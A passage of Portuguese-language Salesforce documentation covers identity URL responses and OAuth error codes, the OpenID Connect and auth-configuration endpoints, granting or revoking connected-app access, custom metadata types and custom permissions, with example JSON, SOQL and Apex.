<enterprise>http://na1.salesforce.com/services/Soap/c/{version}/00Dx0000002rIh1</enterprise>
<metadata>http://na1.salesforce.com/services/Soap/m/{version}/00Dx0000002rIh1</metadata>
<partner>http://na1.salesforce.com/services/Soap/u/{version}/00Dx0000002rIh1</partner>
<rest>http://na1.salesforce.com/services/data/v{version}/</rest>
<subjects>http://na1.salesforce.com/services/data/v{version}/subjects/</subjects>
<search>http://na1.salesforce.com/services/data/v{version}/search/</search>
<query>http://na1.salesforce.com/services/data/v{version}/query/</query>
<recent>http://na1.salesforce.com/services/data/v{version}/recent/</recent>
<profile>http://na1.salesforce.com/005x000...</profile>
<feeds>http://na1.salesforce.com/services/data/v{version}/chatter/feeds</feeds>
<groups>http://na1.salesforce.com/services/data/v{version}/chatter/groups</groups>
<users>http://na1.salesforce.com/services/data/v{version}/chatter/users</users>
<feed_items>http://na1.salesforce.com/services/data/v{version}/chatter/feed-items</feed_items>
</urls>
<active>true</active>
<user_type>STANDARD</user_type>
```

```
<language>en_US</language>
<locale>en_US</locale>
<utcOffset>-28800000</utcOffset>
<updated_at>2013-12-02T18:46:42.000Z</updated_at>
</user>
```

Veja a seguir as possíveis respostas do Salesforce a uma solicitação inválida.

Código de erro	Problema na solicitação
403 (forbidden) — HTTPS_Required	HTTP
403 (forbidden) — Missing_OAuth_Token	Está faltando a chave de acesso
403 (forbidden) — Bad_OAuth_Token	Chave de acesso inválida
403 (forbidden) — Wrong_Org	Usuários em uma organização diferente
404 (not found) — Bad_Id	Usuário ou ID da organização inválido ou incorreto
404 (not found) — Inactive	Usuário desativado ou organização inativa
404 (not found) — No_Access	Falta ao usuário o acesso correto à organização ou informações
404 (not found) — No_Site_Endpoint	Solicitação para um ponto final inválido de um site
404 (não encontrado) — Erro interno	Sem resposta do servidor
406 (not acceptable) — Invalid_Version	Versão inválida
406 (not acceptable) — Invalid_Callback	Callback inválido

O ponto final de descoberta OpenID Connect

O ponto final de descoberta OpenID Connect é uma página estática que pode ser usada para consultar (sem necessidade de sessão) informações sobre a configuração do ponto final de descoberta OpenID Connect do Salesforce. O Salesforce retorna informações básicas sobre pontos finais, escopos permitidos e outros valores usados para a autorização do OpenID Connect.

O formato do URL é:

`https://login.salesforce.com/.well-known/openid-configuration.`

 **Nota:** Para o sandbox, `login.salesforce.com` é substituído por `test.salesforce.com`.

O URL deve ser sempre HTTPS.

EDIÇÕES

Disponível em: Salesforce Classic

Disponível em: **todas** as edições

Resposta do ponto final de descoberta OpenID Connect

Essa solicitação de URL retorna as informações somente no formato JSON.

A seguir, há uma resposta no formato JSON:

```
{ "issuer": "https://login.salesforce.com",
  "authorization_endpoint": "https://login.salesforce.com/services/oauth2/authorize",
  "token_endpoint": "https://login.salesforce.com/services/oauth2/token",
```

```
"revocation_endpoint":"https://login.salesforce.com/services/oauth2/revoke",
"userinfo_endpoint":"https://login.salesforce.com/services/oauth2/userinfo",
"jwks_uri":"https://login.salesforce.com/id/keys",
"scopes_supported":["id","api","web","full","chatter_api",
"visualforce","refresh_token","openid","profile","email",
"address","phone","offline_access","custom_permissions"],
"response_types_supported":["code","token","token id_token"],
"subject_types_supported":["public"],
"id_token_signing_alg_values_supported":["RS256"],
"display_values_supported":["page","popup","touch"],
"token_endpoint_auth_methods_supported":["client_secret_post","private_key_jwt"] }
```

O ponto final de configuração de autenticação

O ponto final de configuração de autenticação é uma página estática que pode ser usada para consultar informações sobre o SAML de uma organização para configurações de login único e provedor de autenticação. Não há necessidade de sessão. Está disponível apenas para comunidades do Salesforce ou domínios personalizados. Use esse URL ao desenvolver aplicativos que precisam dessas informações sob demanda.

Em resposta a uma solicitação para o Ponto final de configuração de autenticação, o Salesforce retorna informações básicas no formato JSON. Essas informações incluem configurações de autenticação e registro, elementos de identidade visual e outros valores relacionados ao suporte para login único para usuários de uma comunidade ou domínio personalizado.

O formato do URL é: `https://<comunidade ou URL personalizado>/.well-known/auth-configuration`. Por exemplo, `https://acme.my.salesforce.com/.well-known/auth-configuration`.

EDIÇÕES

Disponível em: Salesforce Classic

Disponível em: **todas as** edições

Resposta do ponto final de configuração de autenticação

O ponto final de configuração de autenticação retorna as informações somente em formato JSON.

Veja a seguir uma amostra de resposta.

 **Nota:** O valor `UseNativeBrowserForAuthentication` é sempre `false` no caso de comunidades.

Os valores a seguir estão disponíveis somente para comunidades e são `false` ou nulos para domínios personalizados criados com Meu domínio.

- `SelfRegistrationEnabled`
- `SelfRegistrationUrl`
- `DefaultProfileForRegistration`
- `FooterText`
- `UsernamePasswordEnabled`

```
{
  "OrgId": "00DD00#####",
  "Url": "https://acme.force.com/partners",
  "LoginPage": {
    "LoginPageUrl": "https://acme.force.com/partners/CommunitiesLogin",
    "LogoUrl": "https://acme.force.com/partners/img/logo190.png",
    "BackgroundColor": "#B1BAC1",
    "SelfRegistrationEnabled": true,
  }
}
```

```

    "FooterText": "acme.com",
    "UsernamePasswordEnabled": false
  },
  "SamlProviders": [{
    "name": "ADFS",
    "SsoUrl": "https://adfs.my.salesforce.com?so=00DB00#####"
  },
  {
    "name": "SF Identity",
    "SsoUrl": "https://sfid.my.salesforce.com?so=00DB00#####"
  }
  ],
  "AuthProviders": [{
    "name": "LinkedIn",
    "IconUrl": "https://www.linkedin.com/logos/img/logo.png",
    "SsoUrl": "https://login.salesforce.com/services/auth/sso/00DB00000#####/LinkedIn"
  },
  {
    "name": "Facebook",
    "IconUrl": "https://www.facebook.com/logos/img/logo.png",
    "SsoUrl": "https://login.salesforce.com/services/auth/sso/00DB00000#####/Facebook"
  }
  ]
}

```

Conceder ou negar solicitação de acesso

Solicitação de acesso ao aplicativo

O aplicativo externo que você está usando está solicitando acesso aos dados do Salesforce. O aplicativo externo já foi integrado ao Salesforce por seu administrador.

Para conceder acesso aos dados do Salesforce a esse aplicativo, clique em **Permitir**.

Se a descrição do aplicativo não corresponder ao aplicativo que você está usando atualmente ou, por qualquer outra razão, você não quiser conceder acesso aos seus dados, clique em **Negar**.

Se o usuário conectado no momento não for você, clique em **Não é você?** para fazer logout do usuário atual e efetuar o seu login.

Você só pode conceder acesso a um aplicativo externo um determinado número de vezes. Geralmente, você concede acesso para cada dispositivo que utiliza, como um laptop e um desktop. O padrão é de cinco por aplicativo. Se você atingiu o limite da sua organização, a ação de dar acesso a esse aplicativo revoga automaticamente o acesso ao token de acesso com uso menos recente. A página exibe a(s) chave(s) do aplicativo de acesso remoto que será(ão) revogada(s).

Após conceder acesso a um aplicativo de acesso remoto, é possível revogá-lo mais tarde acessando suas informações pessoais.

1. Em suas configurações pessoais, insira *Detalhes avançados do usuário* na caixa Busca rápida e selecione **Detalhes avançados do usuário**. Nenhum resultado? Insira *Informações pessoais* na caixa Busca rápida e selecione **Informações pessoais**.
2. Na seção Aplicativos conectados do OAuth, você pode:

EDIÇÕES

Disponível em: Salesforce Classic

Disponível em: **todas** as edições

PERMISSÕES DO USUÁRIO

Para gerenciar, criar, editar e excluir aplicativos OAuth:

- “Gerenciar aplicativos conectados”

- Exibir informações sobre cada aplicativo ao qual você deu acesso, além do número de vezes e da última vez que o aplicativo tentou acessar suas informações.

 **Nota:**

- Um aplicativo pode estar listado mais de uma vez. Cada vez que você conceder acesso a um aplicativo ele obtém uma nova chave de acesso. As solicitações de tokens de atualização aumentam a `Contagem de uso` exibida para o aplicativo. Você deve conceder acesso a seus dados do Salesforce de cada dispositivo que utiliza, como um laptop e um desktop. O limite padrão é de cinco chaves de acesso por aplicativo. Aplicativos mais recentes (usando o protocolo OAuth 2.0) são aprovados automaticamente para dispositivos adicionais depois que é concedido acesso a você. Os aplicativos OAuth 2.0 podem estar listados mais de uma vez. Cada linha na tabela representa uma concessão exclusiva, então se um aplicativo solicitar diversas chaves com escopos diferentes, você verá o mesmo aplicativo diversas vezes.
 - Mesmo se o aplicativo conectado tiver tentado acessar suas informações e falhar porque não conseguiu fazer login, os campos `Contagem de uso` e `Última utilização` ainda serão atualizados.
- Clique em **Revogar** para revogar o acesso ao aplicativo. Após a revogação do aplicativo, ele não poderá mais usar esse token específico de autorização de acesso para acessar seus dados do Salesforce.

 **Importante:** Você deverá revogar todas as chaves de acesso de um determinado aplicativo para impedi-lo de acessar seus dados do Salesforce.

CONSULTE TAMBÉM:

[Solicitação de acesso ao aplicativo aprovada](#)

[Solicitação de acesso ao aplicativo negada](#)

Solicitação de acesso ao aplicativo aprovada

O aplicativo externo que você está usando solicitou acesso aos dados do Salesforce e você aprovou essa solicitação. Feche a janela do navegador e volte ao aplicativo que você estava usando.

Após conceder acesso a um aplicativo de acesso remoto, é possível revogá-lo mais tarde acessando suas informações pessoais.

1. Em suas configurações pessoais, insira *Detalhes avançados do usuário* na caixa *Busca rápida* e selecione **Detalhes avançados do usuário**. Nenhum resultado? Insira *Informações pessoais* na caixa *Busca rápida* e selecione **Informações pessoais**.
2. Na seção Aplicativos conectados do OAuth, você pode:
 - Exibir informações sobre cada aplicativo ao qual você deu acesso, além do número de vezes e da última vez que o aplicativo tentou acessar suas informações.

 **Nota:**

- Um aplicativo pode estar listado mais de uma vez. Cada vez que você conceder acesso a um aplicativo ele obtém uma nova chave de acesso. As solicitações de tokens de atualização aumentam a `Contagem de uso` exibida para o aplicativo. Você deve conceder acesso a seus dados do Salesforce de cada dispositivo que utiliza, como um laptop e um desktop. O limite padrão é de cinco chaves de acesso por aplicativo. Aplicativos mais recentes (usando o protocolo OAuth 2.0) são aprovados automaticamente para dispositivos adicionais depois que é concedido acesso a você. Os aplicativos OAuth 2.0 podem estar listados mais de uma vez. Cada linha na tabela representa uma concessão exclusiva, então

EDIÇÕES

Disponível em: Salesforce Classic

Disponível em: **todas as** edições

PERMISSÕES DO USUÁRIO

Para gerenciar, criar, editar e excluir aplicativos OAuth:

- “Gerenciar aplicativos conectados”

se um aplicativo solicitar diversas chaves com escopos diferentes, você verá o mesmo aplicativo diversas vezes.

- Mesmo se o aplicativo conectado tiver tentado acessar suas informações e falhar porque não conseguiu fazer login, os campos `Contagem de uso` e `Última utilização` ainda serão atualizados.
- Clique em **Revogar** para revogar o acesso ao aplicativo. Após a revogação do aplicativo, ele não poderá mais usar esse token específico de autorização de acesso para acessar seus dados do Salesforce.

⚠ Importante: Você deverá revogar todas as chaves de acesso de um determinado aplicativo para impedi-lo de acessar seus dados do Salesforce.

CONSULTE TAMBÉM:

[Solicitação de acesso ao aplicativo negada](#)

[Solicitação de acesso ao aplicativo](#)

Solicitação de acesso ao aplicativo negada

O aplicativo externo que você está usando solicitou acesso aos dados do Salesforce e você negou esse acesso. Você deve fazer logoff do Salesforce. Você pode voltar ao aplicativo de origem.

CONSULTE TAMBÉM:

[Solicitação de acesso ao aplicativo aprovada](#)

[Solicitação de acesso ao aplicativo](#)

Tipos de metadados personalizados

Tipos de metadados personalizados

Você pode criar suas próprias estruturas declarativas de desenvolvedor para equipes internas, parceiros e clientes. Em vez de criar aplicativos a partir dos dados, é possível criar aplicativos que são definidos e conduzidos por seus próprios tipos de metadados. Metadados são as informações que descrevem a configuração da organização de cada cliente.

Metadados personalizados são metadados de aplicativo que podem ser personalizados, implantados, empacotados e atualizados. Primeiro você cria um *tipo de metadados personalizados*, que define a forma dos metadados do aplicativo. Em seguida, cria a funcionalidade reutilizável que determina o comportamento com base nos metadados desse tipo. De forma semelhante a um objeto personalizado ou configuração personalizada, um tipo de metadados personalizados tem uma lista de campos personalizados que representam aspectos dos metadados. Após criar um tipo de metadados personalizados, você ou outras pessoas podem criar declarativamente *registros de metadados personalizados* que são definidos

EDIÇÕES

Disponível em: Salesforce Classic

Disponível em: **todas as** edições

PERMISSÕES DO USUÁRIO

Para gerenciar, criar, editar e excluir aplicativos OAuth:

- “Gerenciar aplicativos conectados”

EDIÇÕES

Disponível em: Salesforce Classic

Disponível em: Edições **Enterprise, Performance, Unlimited, Developer e Database.com**

por esse tipo. Quando você empacota um tipo de metadados personalizados público, os clientes que instalam o pacote podem adicionar seus próprios registros ao tipo de metadados. Sua funcionalidade reutilizável lê os metadados personalizados e os usa para produzir um comportamento de aplicativo personalizado.

As linhas de metadados personalizados são semelhantes a linhas de objeto personalizado quanto à estrutura. Você cria, edita e exclui linhas de metadados personalizados na API de metadados ou em Configuração. Como os registros são metadados, você pode migrá-los usando pacotes ou ferramentas de API de metadados. Os registros de metadados personalizados são somente leitura no Apex e nas APIs Enterprise e Partner.

Com tipos de metadados personalizados, é possível emitir consultas ilimitadas de Linguagem de consulta de Salesforce Object (SOQL) para cada transação Apex.

Tipos de metadados personalizados são compatíveis com os seguintes tipos de campo personalizado.

- Caixa de seleção
- Data
- Data e hora
- Email
- Número
- Porcentagem
- Telefone
- Texto
- Área de texto
- URL

Um assinante de um pacote gerenciado que contém tipo de metadados personalizados não pode adicionar seus próprios campos a esse tipo. Somente a organização que desenvolve o tipo pode adicionar campos personalizados a ele.

Os campos de metadados personalizados são *gerenciáveis*, o que significa que o desenvolvedor de um tipo pode decidir quem pode alterar valores de campo após serem implantados na organização de um assinante.

- Bloqueado após lançamento — Para qualquer registro do tipo, o valor do campo é imutável após a implantação, mesmo na organização do desenvolvedor onde o registro foi criado.
- Editável pelo assinante — Qualquer um com as permissões corretas pode alterar o valor do campo se assim desejar. Quaisquer alterações que o desenvolvedor implantar não substituem valores na organização do assinante.
- Atualizável — O desenvolvedor de um registro pode alterar o valor do campo lançando uma nova versão do pacote de metadados personalizados. O assinante não pode alterar o valor do campo.

Tipos e registros de metadados personalizados possuem nomes e rótulos. Os nomes de tipos devem ser exclusivos dentro do respectivo namespace. Os nomes de registros devem ser exclusivos dentro do respectivo tipo de metadados personalizados e namespace.

Registros de metadados personalizados podem ser protegidos. Se um desenvolvedor liberar registros protegidos em um pacote gerenciado, o acesso a eles será limitado de maneiras específicas.

- O código que está no mesmo pacote gerenciado que os registros de metadados personalizados pode ler os registros.
- O código que está no mesmo pacote gerenciado que os tipos de metadados personalizados pode ler os registros que pertencem a esse tipo.
- O código que está em um pacote gerenciado que não contém nem o tipo nem o registro protegido não pode ler os registros protegidos.
- O código que o assinante cria e o código que está em um pacote não gerenciado não podem ler os registros protegidos.
- O desenvolvedor pode modificar registros protegidos somente com uma atualização do pacote. O assinante não pode ler ou modificar registros protegidos. O nome do desenvolvedor de um registro protegido não pode ser alterado após a liberação.

Se você criar um registro de metadados personalizados protegido em sua organização, ele ficará acessível somente por meio de seu código, de código de pacotes não gerenciados e de código do pacote gerenciado que define seu tipo.

Os tipos de metadados personalizados também podem ser protegidos, fornecendo a mesma proteção de acesso que os registros protegidos. Se você alterar um tipo de protegido para público, seus registros protegidos permanecerão protegidos e todos os outros registros se tornarão públicos. Se você usar Configuração para criar um novo registro em um tipo protegido, a caixa de seleção Componente protegido será marcada por padrão. Quando um tipo se tornar público, você não poderá convertê-lo em protegido. O assinante não pode criar registros de um tipo protegido.

A documentação de tipos de metadados personalizados faz referência a um aplicativo de amostra e três empresas fictícias.

- A Picklists R Us desenvolve aprimoramentos reutilizáveis para a Plataforma Salesforce1 envolvendo a funcionalidade de listas de opções.
- A TravelApp, Inc. desenvolve um aplicativo de viagem interplanetária que usa recursos de listas de opções da Picklists R Us.
- A Galactic Tours é cliente dessas organizações. A Galactic Tours instala o pacote da Picklists R Us e a extensão da TravelApp, Inc. em sua organização.

Visite o [grupo da comunidade Tipos de metadados personalizados](#) em `success.salesforce.com` para obter uma cópia do aplicativo de amostra e discutir essa funcionalidade.

Limitações dos tipos de metadados personalizados

Ao usar tipos de metadados personalizados, esteja ciente destes comportamentos e limitações especiais.

Nenhum upsert()

A função `upsert()` não está disponível para metadados personalizados.

Atualizando tipos e registros

Não é possível atualizar tipos e registros protegidos em um pacote gerenciado instalado programaticamente. Você pode modificar tipos e registros protegidos somente executando uma atualização do pacote.

Não é possível atualizar tipos e registros públicos usando o Apex diretamente. Para modificar registros a partir do Apex, você deve fazer chamadas à API de metadados.

Relacionamentos de metadados

Não há suporte para relacionamentos de metadados. No entanto, é possível simulá-los usando campos de texto contendo o nome da API do objeto de destino.

Ferramentas de gerenciamento de ciclo de vida de aplicativo

Tipos de metadados personalizados não são compatíveis com estas ferramentas de gerenciamento de ciclo de vida de aplicativo:

- Controle de versão
- API do conjunto de ferramentas
- Console do desenvolvedor

Licenças

Licenças definidas para um pacote de extensão não são aplicadas a registros de metadados personalizados nesse pacote, a menos que os tipos também estejam no pacote.

SOQL

Os tipos de metadados personalizados são compatíveis com a seguinte sintaxe de consulta SOQL.

```
SELECT fieldList [...]
FROM objectType
    [USING SCOPE filterScope]
```

EDIÇÕES

Disponível em: Salesforce Classic

Disponível em: Edições **Enterprise, Performance, Unlimited, Developer e Database.com**

```
[WHERE conditionExpression]  
[ORDER BY field {ASC|DESC} [NULLS {FIRST|LAST}] ]
```

- *fieldList* pode incluir apenas campos que não sejam de relacionamento.
- FROM pode incluir apenas um objeto.
- Você não pode usar COUNT com tipos de metadados personalizados.
- É possível usar os operadores a seguir.
 - IN e NOT IN
 - =, >, >=, <, <= e !=
 - LIKE, incluindo curingas
 - E
- Não pode usar ORDER BY, ASC e DESC com diversos campos.

Tipos de metadados personalizados protegidos

Assinantes não podem adicionar registros de metadados personalizados a tipos de metadados personalizados instalados que sejam protegidos. Para permitir que assinantes criem registros de metadados personalizados definidos por um tipo de metadados personalizados, o tipo deve ser público.

A API de metadados retorna definições de entidades personalizadas protegidas (mas não registros de metadados personalizados) nas organizações assinantes.

Colocando em cache

Os registros de metadados personalizados são colocados em cache no nível do tipo após a primeira solicitação de leitura. Isso aprimora o desempenho em solicitações subsequentes. Solicitações que estão em andamento quando os metadados são atualizados não obterão os metadados mais recentes.

Limites de metadados personalizados

Observe estes requisitos para tipos e registros de metadados personalizados.

Descrição	Quantidade máxima
Consultas SOQL por transação Apex	Ilimitado
Metadados personalizados por organização *	10 MB
Metadados personalizados por pacote gerenciado certificado *	10 MB

 **Nota:** Registros de metadados personalizados em pacotes gerenciados certificados que você instalou não contam para o limite da organização. No entanto, registros de metadados personalizados que você cria contam para o limite. Essa regra se aplica independentemente de você criar registros em seu próprio tipo de metadados personalizados ou em um tipo a partir de um pacote gerenciado certificado.

EDIÇÕES

Disponível em: Salesforce Classic

Disponível em: Edições **Enterprise, Performance, Unlimited, Developer** e **Database.com**

Descrição	Quantidade máxima
Campos por tipo ou registro de metadados personalizados	100
Tipos de metadados personalizados por organização	100. Esse número inclui todos os tipos desenvolvidos na organização e instalados de pacotes gerenciados e não gerenciados.
Caracteres por campo de descrição	1.000
Registros retornados por transação	50.000
Tipos de metadados personalizados em uma única chamada	200

* O tamanho do registro se baseia no tamanho máximo de cada tipo de campo, não no armazenamento real que é usado em cada campo. Ao adicionar campos a um registro de metadados personalizados, use o tipo adequado e especifique um comprimento que não ultrapasse o necessário para os dados. Essa ação ajuda a evitar que você atinja o limite de dados em cache. Por exemplo, se você criar um campo de número de CPF, selecione o tipo de dados `Text` e especifique o comprimento 9. Se, em vez disso, você selecionar `Área de texto`, o campo adicionará 255 caracteres à contagem de uso para cada registro, independentemente do número de caracteres inseridos.

Criar, editar e excluir tipos e registros de metadados personalizados

Para criar, atualizar e excluir tipos e registros de metadados personalizados, use a API de metadados.

Para mais informações, consulte "Tipos de metadados personalizados (CustomObject)" no [Guia do desenvolvedor da API de metadados](#)

EDIÇÕES

Disponível em: Salesforce Classic

Disponível em: Edições **Professional, Enterprise, Performance, Unlimited, Developer** e **Database.com**

As organizações da Professional Edition podem criar, editar e excluir apenas registros de metadados personalizados de tipos em pacotes instalados.

Acessar tipos de metadados, registros e campos personalizados

Acessar tipos e registros de metadados personalizados

Use SOQL para acessar os tipos de metadados personalizados e para recuperar os nomes de API dos registros nesses tipos. Não é possível realizar operações DML em metadados personalizados no Apex, nas APIs Partner e nas APIs Enterprise.

Para informações sobre o Object *Tipo de metadados personalizados__mdt*, consulte [Tipo de metadados personalizados__mdt](#) na *Referência de objetos para Salesforce e Force.com*.

Por exemplo, declare uma variável do Apex `custMeta` do tipo de metadados personalizados `MyCustomMetadataType__mdt`, que está no seu namespace, conforme descrito a seguir.

```
MyCustomMetadataType__mdt custMeta;
```

Declare a variável `custMeta` do tipo de metadados personalizados `TheirCustomMetadataType__mdt`, que não está no seu namespace, mas no namespace `their_ns`, conforme descrito a seguir.

```
their_ns__TheirCustomMetadataType__mdt custMeta;
```

Para obter os nomes de todos os objetos do tipo de metadados personalizados `MyMdt__mdt`:

```
MyMdt__mdt[] allEntityNames = [select QualifiedApiName from MyMdt__mdt]
```

Não é possível usar `queryMore()` com metadados personalizados, mas é possível usar as palavras-chave SOQL `LIMIT` e `OFFSET` para pular por um grande número de registros. Para obter mais informações, consulte [Paginando dados de aplicativos Force.com](#).

Alternativamente, para fornecer uma entidade mais semelhante a `Schema.SObjectDescribeResult` do que SOQL, faça a classe do Apex `Acme.MyMdtDescribeResult` encapsular as informações consultadas de `Acme__MyMdt`. Em seguida, crie a classe `Acme.Acme` com métodos como:

```
Acme.MyMdtDescribeResult describeMyMdt(String qualifiedApiName) {
    ///perform queries and create object
}
```

EDIÇÕES

Disponível em: Salesforce Classic

Disponível em: Edições **Professional, Enterprise, Performance, Unlimited, Developer e Database.com**

As organizações da Professional Edition podem acessar apenas registros de metadados personalizados a partir de tipos de metadados personalizados instalados.

Acessar campos de metadados personalizados

O acesso somente leitura aos campos nos seus tipos e registros de metadados personalizados está disponível por meio de SOQL.

Os campos personalizados em tipos de metadados personalizados em SOQL são referenciados da mesma maneira que na API de metadados. Por exemplo, o demonstrativo SOQL a seguir recupera todos os valores `Field__c` e `Picklist__c` de qualquer `PicklistUsage__mdt` relacionado a qualquer objeto personalizado chamado `InterplanetaryGreeting__c`.

```
SELECT Field__c, Picklist__c
FROM PicklistUsage__mdt
WHERE SObjectType__c = 'InterplanetaryGreeting__c'
```

As informações comuns a todos os metadados personalizados são representadas como campos padrão. Para mais informações, consulte "*Tipo de metadados personalizados__mdt*" na [Referência de objetos para Salesforce e Force.com](#).

O demonstrativo do Apex a seguir, no namespace `picklist1234`, recupera o rótulo e o namespace dos metadados personalizados representados na API de metadados baseados em arquivo como

`picklist1234__ReusablePicklistOption.travelApp1234__Motel6`. Este demonstrativo atribui o objeto à variável `motelEx`.

```
ReusablePicklistOption__mdt motelEx = [SELECT MasterLabel, NamespacePrefix
FROM ReusablePicklistOption__mdt
WHERE NamespacePrefix = 'travelApp1234'
AND DeveloperName='Motel6'];
```

 **Nota:** Os assinantes podem executar Apex code empacotado que consulta tipos de metadados personalizados no mesmo pacote. No entanto, os assinantes não podem consultar tipos protegidos em um pacote instalado usando Apex code que eles escreveram.

Empacotar tipos e registros de metadados personalizados

É possível empacotar tipos e registros de metadados personalizados em pacotes não gerenciados, pacotes gerenciados ou extensões de pacote gerenciado. Os pacotes podem então ser instalados em organizações das edições Professional, Developer, Enterprise, Performance, Unlimited e Database.com. Use conjuntos de alterações para implantar tipos e registros de metadados personalizados de um sandbox.

É possível adicionar tipos e registros de metadados personalizados a pacotes usando a interface do usuário do Force.com. Em Configuração, insira *Pacotes* na caixa *Busca rápida*, selecione **Pacotes**, clique no nome de seu pacote e clique em **Adicionar**.

Em seguida, para adicionar tipos de metadados personalizados:

EDIÇÕES

Disponível em: Salesforce Classic

Disponível em: Edições **Professional, Enterprise, Performance, Unlimited, Developer** e **Database.com**

As organizações da Professional Edition podem acessar apenas campos de metadados personalizados a partir de tipos de metadados personalizados instalados.

EDIÇÕES

Disponível em: Salesforce Classic

Disponível em: Edições **Enterprise, Performance, Unlimited, Developer** e **Database.com**

1. Selecione o tipo de componente **Tipo de metadados personalizados**.
2. Selecione o tipo de metadados personalizados para adicionar ao pacote.
3. Clique em **Adicionar ao pacote**.

Para adicionar registros de metadados personalizados:

1. Selecione o rótulo do tipo de metadados personalizados dentre os tipos de componente disponíveis – por exemplo, `ReusablePicklist__mdt` ou, se o tipo é de um pacote que você está estendendo, `ReusablePicklist__mdt[picklist1234]`.
2. Selecione os registros a serem adicionados.
3. Clique em **Adicionar ao pacote**.

Quando você adiciona um registro ao pacote, o tipo correspondente é adicionado. Quando você adiciona um registro a um conjunto de alterações, o tipo correspondente é incluído na lista de componentes dependentes.

Para mais informações sobre conjuntos de alterações e implantação de pacotes, consulte o [Guia do ciclo de vida de desenvolvimento](#).

 **Nota:** Não é possível desinstalar um pacote com um tipo de metadados personalizados se você tiver criado registros desse tipo de metadados personalizados.

Como acontece com todos os componentes de metadados empacotáveis, também é possível adicionar tipos e registros de metadados personalizados a um pacote especificando o nome completo do pacote no arquivo `package.xml`. Por exemplo, especificamos o pacote neste fragmento do arquivo `package.xml` da Picklists R Us.

```
<?xml version="1.0" encoding="UTF-8"?>
<Package xmlns="http://soap.sforce.com/2006/04/metadata">
  <fullName>Picklists R Us</fullName>
  ...
```

Considerações sobre pacotes de tipo de metadados personalizados

Esteja ciente dos seguintes comportamentos de pacotes que contêm tipos de metadados personalizados.

Após carregar um pacote Gerenciado - Liberado contendo um tipo de metadados personalizados, não é possível:

- Adicionar campos obrigatórios ao tipo de metadados personalizados
- Tornar obrigatório um campo opcional
- Excluir campos personalizados

EDIÇÕES

Disponível em: Salesforce Classic

Disponível em: Edições **Enterprise, Performance, Unlimited, Developer** e **Database.com**

Permissões personalizadas

Permissões personalizadas

Use permissões personalizadas para dar aos usuários o acesso a processos ou aplicativos personalizados.

No Salesforce, muitos recursos exigem verificações de acesso que especificam quais usuários podem acessar certas funções. As configurações de conjunto de permissões e perfis incluem configurações de acesso integradas para várias entidades, como objetos, campos, guias e páginas do Visualforce. No entanto, os conjuntos de permissões e perfis não incluem o acesso a alguns processos e aplicativos personalizados. Por exemplo, no caso de um aplicativo de gerenciamento de folgas, é possível que todos os usuários precisem ter a capacidade de enviar solicitações de folga, mas um conjunto menor de usuários precisa aprovar essas solicitações. É possível usar permissões personalizadas referentes a esses tipos de controles.

As permissões personalizadas permitem definir verificações de acesso que podem ser atribuídas a usuários por meio de conjuntos de permissões ou perfis, de forma semelhante à atribuição de permissões de usuários e outras configurações de acesso. Por exemplo, é possível definir verificações de acesso no Apex que só colocam à disposição um botão em uma página do Visualforce se o usuário tiver a permissão personalizada adequada.

É possível consultar permissões personalizadas das formas apresentadas a seguir.

- Para determinar quais usuários têm acesso a uma permissão personalizada específica, use o Salesforce Object Query Language (SOQL) com os sObjects SetupEntityAccess e CustomPermission.
- Para determinar quais permissões personalizadas os usuários têm ao autenticar em um aplicativo conectado, faça referência o URL de identidade do usuário, que o Salesforce fornece em conjunto com o token de acesso referente ao aplicativo conectado.

CONSULTE TAMBÉM:

[Criar permissões personalizadas](#)

[Adicionar ou remover as permissões personalizadas necessárias](#)

[Referência de objeto para Salesforce e Force.com: CustomPermission](#)

[URLs de identidade](#)

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Disponível em: Edições **Group, Professional, Enterprise, Performance, Unlimited e Developer**

Em organizações com Group e Professional Edition, você não pode criar ou editar permissões personalizadas, mas é possível instalá-las como parte de um pacote gerenciado.

Criar permissões personalizadas

Criar permissões personalizadas para dar aos usuários o acesso a processos ou aplicativos personalizados.

1. Em Configuração, insira *Permissões personalizadas* na caixa *Busca rápida* e selecione **Permissões personalizadas**.
2. Clique em **Novo**.
3. Insira as informações sobre a permissão:
 - **Rótulo**: o rótulo da permissão que aparece em conjuntos de permissão
 - **Nome**: o nome exclusivo usado pela API e pelos pacotes gerenciados
 - **Descrição** — como opção, uma descrição que explique a quais funções a permissão dá acesso, como “Aprovar solicitações de folga”.
 - **Aplicativo conectado** — como opção, o aplicativo conectado associado à permissão
4. Clique em **Salvar**.

CONSULTE TAMBÉM:

[Permissões personalizadas](#)

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Disponível em: Edições **Group, Professional, Enterprise, Performance, Unlimited e Developer**

Em organizações com Group e Professional Edition, você não pode criar ou editar permissões personalizadas, mas é possível instalá-las como parte de um pacote gerenciado.

PERMISSÕES DO USUÁRIO

Para criar permissões personalizadas:

- “Gerenciar permissões personalizadas”

Editar permissões personalizadas

Edite permissões personalizadas que dão aos usuários o acesso a processos ou aplicativos personalizados.

1. Em Configuração, insira *Permissões personalizadas* na caixa *Busca rápida* e selecione **Permissões personalizadas**.
2. Clique em **Editar** ao lado da permissão que você precisa mudar.
3. Edite as informações de permissão conforme a necessidade.
 - **Rótulo**: o rótulo da permissão que aparece em conjuntos de permissão
 - **Nome**: o nome exclusivo usado pela API e pelos pacotes gerenciados
 - **Descrição** — como opção, uma descrição que explique a quais funções a permissão dá acesso, como “Aprovar solicitações de folga”.
 - **Aplicativo conectado** — como opção, o aplicativo conectado associado à permissão
4. Clique em **Salvar**.

CONSULTE TAMBÉM:

[Permissões personalizadas](#)

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Disponível em: Edições **Group, Professional, Enterprise, Performance, Unlimited e Developer**

Em organizações com Group e Professional Edition, você não pode criar ou editar permissões personalizadas, mas é possível instalá-las como parte de um pacote gerenciado.

PERMISSÕES DO USUÁRIO

Para editar permissões personalizadas:

- “Gerenciar permissões personalizadas”

Adicionar ou remover as permissões personalizadas necessárias

Uma permissão personalizada necessária é uma permissão personalizada que deve ser ativada quando a permissão personalizada pai é ativada. Por exemplo, você pode ter uma permissão personalizada “Aprovar solicitações de folga” e especificar que ela requer a permissão personalizada “Enviar solicitações de folga”.

1. Em Configuração, insira *Permissões personalizadas* na caixa *Busca rápida* e selecione **Permissões personalizadas**.
2. Crie ou selecione uma permissão personalizada existente.
3. Na lista relacionada *Permissões personalizadas necessárias*, clique em **Editar**.
4. Selecione as permissões personalizadas que deseja adicionar da lista *Permissões personalizadas disponíveis* e clique em **Adicionar**, ou selecione as permissões personalizadas que deseja remover da lista *Permissões personalizadas necessárias* e clique em **Remover**.
5. Clique em **Salvar**.

